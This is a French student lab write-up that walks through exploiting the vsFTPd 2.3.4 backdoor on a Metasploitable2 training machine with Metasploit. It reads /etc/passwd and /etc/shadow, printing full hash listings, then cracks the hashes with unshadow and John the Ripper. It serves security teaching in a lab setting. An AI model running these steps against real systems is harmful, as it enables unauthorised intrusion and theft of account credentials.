
1. En utilisant les ressources n°6, n°7 et n°8, présenter comment exploiter une faille du service vsFTPd, installé sur la machine nommée « metasploitable2 » (192.168.1.X), pour s'introduire sur un système d'exploitation Linux et voler les identifiants et mots de passe des comptes système.
Il faudra commencer par trouver la version de ce service avant de regarder les exploits disponibles dans Metasploit puis utiliser celui correspondant à la backdoor.

Ensuite il faudra récupérer les fichiers contenant les utilisateurs du système cible Linux et les mots de passe correspondants.
Enfin, il faudra déchiffrer ces mots de passe.


Ouvrez l'application msf à l'aide de la commande msfconsole



Ensuite faites la commande use exploit/unix/ftp/vsftpd_234_backdoor et ensuite la commande set rhosts 192.168.1.223



Faites run



Faites la commande cat /etc/passwd puis copier coller ce que ça vous donne dans un fichier que vous enregistrez dans Documents.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```


Faites la commande cat /etc/shadow puis faites comme ci-dessus.

```
cat /etc/shadow
root:$1$.RlW1mO3$2EMP3r1seYvcAXDrTPlhA/:19043:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

Ensuite, ouvrez un Terminal et faites la commande cd Documents et ensuite la commande unshadow passwd shadow > merged.txt.

```
┌──(btssio㉿kali)-[~]
└─$ cd Documents

┌──(btssio㉿kali)-[~/Documents]
└─$ unshadow passwd shadow > merged.txt
```

Puis faites la commande john merged.txt.



Voici les mots de passe et identifiants des utilisateurs.